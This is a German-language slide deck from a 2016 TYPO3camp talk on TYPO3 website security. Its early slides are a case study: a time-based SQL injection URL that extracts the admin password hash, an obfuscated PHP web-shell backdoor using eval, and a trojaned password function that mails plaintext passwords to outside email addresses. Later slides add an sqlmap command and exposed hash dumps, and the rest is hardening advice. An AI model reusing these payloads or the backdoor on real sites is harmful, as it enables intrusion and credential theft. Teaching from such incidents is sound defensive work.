

TYPO3 Security

Jochen Weiland
TYPO3camp Berlin 2016

jweiland.net

Kennt ihr Belarus?



Kennt ihr Belarus?



Testen von Extensions auf SQL Injection

```
/index.php?  
filterinvolved=&id=826&note=note6&filtertyp=1&filternote  
=3 AND (SELECT * FROM (SELECT(SLEEP(2-  
(IF(ORD(MID((SELECT IFNULL(CAST(password AS CHAR),0x20)  
FROM be_users WHERE admin=1 and disable=0 and deleted=0  
LIMIT 0,1),33,1))>1,0,2))))))
```

Extension enthält diesen Code:

```
$add_where[] = ' AND ' . $_GET['note'] . ' = ' .  
$_GET['filternote'];
```

```
$sql = 'SELECT uid, einrichtung, pdf FROM tx_.....  
WHERE pid = "' . $pid . '" ' . $add_where;
```

Crack your md5 hash!

md5cracker.org is a multi md5 crack engine, which searches in various databases and rainbow tables to decrypt your [md5 hash](#).

This online tool works very easy, simply put your md5 hash in the right box (one per line) and push on the **crack / decrypt** button.

If you want to convert a string to a hash, you can use our md5 generator to [create your own md5 hash](#).

To search the decrypted hash/es, our engine needs a few moments.

620698091bdd62d3dc05d58c2db07939

crack / encrypt

Cracking results:

Below you see the cracking results. The engine needs a few seconds to crawl the results from all databases.
Don't close the page!

620698091bdd62d3dc05d58c2db07939

✓ [md5cracker.org](#)

result: heinrich

✗ [TMT0\[dot\]ORG](#)

error: not found

✗ [md5.net](#)

error: not found

Jetzt kann sich der Hacker als Admin einloggen

- Alle Daten sehen, ändern, löschen
- t3quixplorer installieren
 - Zugriff auf das Dateisystem, kann beliebige Dateien irgendwohin laden

...zum Beispiel eine Hintertür

```
class.tx_wrtrennerfull.php  [-----] 0 L:[ 1+13 14/ 14] *(317 /24533b)
<?php^M
$auth_pass = "8cd6a66d9d2b0587424a4ef0e3ac7dcf";^M
$color = "#df5";^M
$default_action = 'FilesMan';^M
$default_charset = 'Windows-1251';^M
function kugvn($fcFvsj)^M
{^M
$fcFvsj=gzinflate(base64_decode($fcFvsj));^M
for($i=0;$i<strlen($fcFvsj);$i++)^M
{^M
$fcFvsj[$i] = chr(ord($fcFvsj[$i])-1);^M
}^M
return $fcFvsj;^M
}eval(kugvn("LZzpquzYlp0foKDeISnuj3sRRr0Uo1w2kkJ9F2pCnTFGbajv+8LP7nXKN+FA
```


Aber das ist nicht alles...

- saltedpasswords als lokale Extension
(Vorrang vor System - Extension)

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- Extension hat ein spezielles Feature:

Aber das ist nicht alles:

- saltedpasswords als lokale Extension (Vorrang vor System - Extension)
- Extension hat ein spezielles Feature:

```
protected function cryptPassword($password, $setting) {  
    $saltedPW = NULL;  
    mail("winux777@gmail.com", "TYP03", $password);  
  
(or mail(„dezmo0d.89@mail.ru“, "TYP03", $password);)
```

Was tun?

- Webseite vom Netz nehmen
- Alle betroffenen Dateien finden, löschen, bereinigen
- Einstiegspunkt des Hackers finden und schließen
- ALLE Passwörter ändern (Backend Users, Frontend Users, MySQL, Install Tool, Encryption Key)
- Informieren der Benutzer, Kunden, Behörden...

Angriffspunkte

- Information Disclosure
- Identity Theft
- SQL Injection
- Code Injection
- Authorization Bypass
- Cross Site Scripting (XSS)
- Cross Site Request Forgery (XSRF)

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.



Ich bin kein Roboter.



reCAPTCHA

[Datenschutzerklärung](#) - [Nutzungsbedingungen](#)

SEARCH

[Advanced search](#)

900 total entries

<< prev **1** 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title	Platform	Author
2016-05-02	↓	⚠	✓	WordPress Ghost Plugin 0.5.5 - Unrestricted Export Download	php	Josh Brody
2016-04-18	↓	⚠	✓	WordPress leenk.me Plugin 2.5.0 - CSRF/XSS	php	cor3sm4sh3r
2016-04-18	↓	⚠	✓	WordPress Kento Post View Counter Plugin 2.8 - CSRF/XSS	php	cor3sm4sh3r

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reCAPTCHA
Datenschutzerklärung - Nutzungsbedingungen

SEARCH

[Advanced search](#)

Date ▼	D	A	V	Title	Platform	Author
2015-06-16	↓	⚠	✓	TYPO3 Akronymmanager Extension 0.5.0 - SQL Injection	php	RedTeam Pentes.
2014-12-02	↓	⚠	✓	TYPO3 ke DomPDF Extension - Remote Code Execution	php	RedTeam Pentes.
2014-09-27	↓	⚠	✓	Typo3 JobControl 2.14.0 - Cross-Site Scripting / SQL Injection	php	Adler Freiheit

Veröffentlichte Exploits

	June 1, 2016
Joomla	1148
Wordpress	900
Drupal	26
TYPO3	15

Source: exploit-db.com

Passwörter







Sichere Passwörter!

- Minimale Länge 9 Zeichen
- A-Z, a-z, 0-9, Sonderzeichen
- Keine persönlichen Informationen
- Nichts aus dem Duden




Sichere Passwörter!

- Minimale Länge ~~9~~ 11 Zeichen
- A-Z, a-z, 0-9, Sonderzeichen
- Keine persönlichen Informationen
- Nichts aus dem Duden

MD5 Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size
 md5_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB
 md5_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB
 md5_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB
 md5_mixalpha-numeric#1-9	mixalpha-numeric	1 to 9	13,759,005,997,841,642	96.8 %	690 GB 864 GB
 md5_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084	99.9 %	65 GB 80 GB
 md5_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060	96.8 %	316 GB 396 GB





SHA1 Rainbow Tables




Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size
 sha1_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB
 sha1_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB
 sha1_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB

NTLM, MD5 and SHA1 Perfect Rainbow Tables (USD 2700)

Includes:

- Perfect Rainbow Tables

Table ID	Charset	Plaintext Length
 lm_ascii-32-65-123-4#1-7	All 95 characters on standard keyboard	1 to 14
 ntlm_ascii-32-95#1-7	All 95 characters on standard keyboard	1 to 7
 ntlm_ascii-32-95#1-8	All 95 characters on standard keyboard	1 to 8
 ntlm_mixaalpha-numeric#1-8	a-z, A-Z, 0-9	1 to 8
 ntlm_mixaalpha-numeric#1-9	a-z, A-Z, 0-9	1 to 9

 sha1_mixaalpha-numeric#1-9	a-z, A-Z, 0-9	1 to 9
 sha1_loweralpha-numeric#1-9	a-z, 0-9	1 to 9
 sha1_loweralpha-numeric#1-10	a-z, 0-9	1 to 10


- RainbowCrack 1.6.1 software
- One [WD Green 6 TB WD60EZR \(SATA\)](#) hard drive containing rainbow tables and software
- License in USB dongle

[Buy Now](#)



Sichere Passwörter!

- NIEMALS das gleiche Passwort für verschiedene Seiten!
- NIEMALS ohne https über ein öffentliches WLAN einloggen
- Password Manager verwenden!



Ihr befolgt alle diese
Regeln ?!

Rank	Password	Frequency
1	123456	753,305
2	linkedin	172,523
3	password	144,458
4	123456789	94,314
5	12345678	63,769
6	111111	57,210
7	1234567	49,652
8	sunshine	39,118
9	qwerty	37,538
10	654321	33,854
11	000000	32,490
12	password1	30,981
13	abc123	30,398

jweiland.net

Source: <https://www.leakedsource.com/blog/linkedin>

Rank	Password	Frequency
1	123456	706,689
2	123456789	237,898
3	12345	107,211
4	000000	78,924
5	111111	62,445
6	12345678	61,658
7	azerty	56,688
8	paSSword	54,128
9	1234567	53,003
10	badoo	49,918
11	123123	37,082
12	1234567890	33,945
13	654321	28,728
14	qwerty	25,736
15	666666	25,000
16	juventus	23,659
17	antonio	21,679
18	andrea	21,153
19	121212	19,960
20	010203	18,632

TYPO3 Source und
Extensions stets
aktuell halten

TYPO3-announce
auf lists.typo3.org
abonnieren!

Security Bulletin?
Update schnell
installieren!

Verschlüsselung verwenden

- <https://> überall nutzen!

Testet eure SSL Zertifikate!

- <https://www.ssllabs.com/ssltest/>

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > jweiland.net


SSL Report: jweiland.net (46.252.29.159)

Assessed on: Wed, 01 Jun 2016 15:11:08 UTC | **HIDDEN** | [Clear cache](#)

[Scan Another »](#)

Summary

Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. [MORE INFO »](#)

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [redacted]

SSL Report: [redacted]

Assessed on: Wed, 01 Jun 2016 15:12:31 UTC | **HIDDEN** | [Clear cache](#)


[Scan Another »](#)

Summary

Overall Rating



No support for TLS 1.2, which is the only secure protocol version. [MORE »](#)



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This server supports weak Diffie-Hellman (DH) key exchange parameters. Grade capped to B. [MORE INFO »](#)

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to C. [MORE INFO »](#)

The server does not support Forward Secrecy with the reference browsers. [MORE INFO »](#)

Niemals Benutzer
Eingaben vertrauen

Benutzer Eingaben

- Daten aus Formularen
- Daten als Parameter in der URL
- Daten über Datei-Upload
- IMMER Filtern, Maskieren, White-Listen

Preisgabe von Informationen

▼ General

Request URL: https://[REDACTED]/

Request Method: GET

Status Code:  200 OK

Remote Address: [REDACTED]

▼ Response Headers [view source](#)

Cache-Control: max-age=39975

Connection: close

Content-Type: text/html; charset=utf-8

Date: Thu, 02 Jun 2016 09:41:46 GMT

ETag: "f43e0aa5fc71fac6ff5b86820bfff920b"

Expires: Thu, 02 Jun 2016 20:48:01 GMT

Last-Modified: Tue, 24 May 2016 07:18:42 GMT

Pragma: public

Server: Apache/2.4.10

Set-Cookie: fe_typo_user=8e41667dabf581284c85c9f7b01c694a; path=/

Transfer-Encoding: chunked

X-Powered-By: PHP/5.3.29

▼ General

Request URL: https://jweiland.net/

Request Method: GET

Status Code: ● 200 OK

Remote Address: 46.252.29.159:443

▼ Response Headers [view source](#)

Cache-Control: max-age=86400

Connection: Keep-Alive

Content-Encoding: gzip

Content-length: 13879

Content-Type: text/html; charset=utf-8

Date: Wed, 01 Jun 2016 15:30:42 GMT

Expires: Thu, 02 Jun 2016 15:30:42 GMT

Keep-Alive: timeout=5, max=100

Server: Apache

strict-transport-security: max-age=31536000; includeSubdomains

Vary: Accept-Encoding

X-Content-Type-Options: nosniff

x-frame-options: SAMEORIGIN

X-Powered-By: nothing

X-XSS-Protection: 1; mode=block

Secure Headers

- HSTS: Downgrade Attacks, Cookie Hijacking
- X-Frame: Clickjacking
- X-XSS Protection
- X-Content-Type-Options

1 Zeile TypoScript

```
config.additionalHeaders =  
strict-transport-security: max-  
age=31536000; includeSubdomains |  
x-frame-options: SAMEORIGIN |  
X-XSS-Protection: 1; mode=block |  
X-Content-Type-Options: nosniff |  
X-Powered-By: nothing
```

HSTS - HTTP Strict Transport Security

- Browser soll sich nur per HTTPS mit dieser Domain verbinden, kein Downgrade auf HTTP

X-Frame-Options

- Verhindern das Einbinden der eigenen Seite in fremde Frames

deny

keine Darstellung in Frames

sameorigin

nur in Frames von der eigenen Domain

allow-from: DOMAIN

nur erlaubte Domains

X-XSS-Protection

- Aktiviert Cross-Site Scripting Filter im Browser

1

Filter ein, Browser filtert Seite

1; mode=block









Filter ein, Browser stellt Seite nicht dar

X-Content-Type-Options

- **nosniff**
Verhindert MIME-Sniffing im IE und Chrome
- CSS und Skripte werden nur geladen, wenn MIME Type korrekt ist z.B.
text/css
text/javascript




Disable Directory Index

Index of /typo3conf

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 ENABLE_INSTALL_TOOL	2016-04-28 14:58	0	
 LocalConfiguration.php	2016-04-14 09:23	5.3K	
 PackageStates.php	2016-03-29 10:19	17K	
 bak.LocalConfiguration.php	2016-03-29 10:19	5.2K	
 ext/	2016-04-28 14:58	-	
 l10n/	2016-04-28 14:58	-	
 realurl_conf.php	2016-03-29 10:19	8.4K	

Apache/2.4.7 (Ubuntu) Server at www.██████████.de Port 80

Index of /typo3conf

	Name	Last modified	Size	Description
	Parent Directory		-	
	database.sql	23-May-2005 02:41	1.2M	
	temp_CACHED_ps6b78_e..>	07-Mar-2008 16:12	49K	
	temp_CACHED_psb440_e..>	30-Aug-2005 12:02	46K	
	temp_CACHED_ps2a0b_e..>	04-Mar-2008 14:17	42K	
	temp_CACHED_psb440_e..>	30-Aug-2005 12:02	19K	
	temp_CACHED_ps6b78_e..>	07-Mar-2008 16:12	19K	
	temp_CACHED_ps2a0b_e..>	04-Mar-2008 14:17	18K	
	localconf.php	07-Mar-2008 16:12	7.3K	
	extTables.php	23-May-2005 02:41	1.3K	
	index.html	23-May-2005 02:41	149	
	110n/	07-Mar-2008 16:10	-	
	ext/	07-Mar-2008 16:12	-	

database.sql

```
--  
-- Dumping data for table `be_users`  
--  
  
INSERT INTO `be_users` VALUES (1,0,1049192920,'admin','5f4dcc3b5aa765d61d8327deb882cf99')  
INSERT INTO `be_users` VALUES (2,0,1049382158,'news','37b4e2d82900d5e94b8da52057b4471d')  
INSERT INTO `be_users` VALUES (3,0,1049190246,'jonathan','37b4e2d82900d5e94b8da52057b4471d')  
INSERT INTO `be_users` VALUES (4,0,1049189966,'christine','37b4e2d82900d5e94b8da52057b4471d')
```

md5();

Ads by Google [Assembler MD5](#) [Hash Algorithm](#) [MD5 Checksum](#) [Fast MD5](#)

5f4dcc3b5aa765d61d8327deb882cf99



MD5

SHA1

password

Apache Konfiguration

```
<Directory /path/to/your/webroot/>  
    Options Indexes FollowSymLinks  
</Directory>
```

SQL Injection

sqlmap[®]

Automatic SQL injection and database takeover tool



View project on
GitHub

; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

```
{1.0.5.63#dev}
[+] http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```



Download
.zip file



Download
.tar.gz file

Tweets by @sqlmap




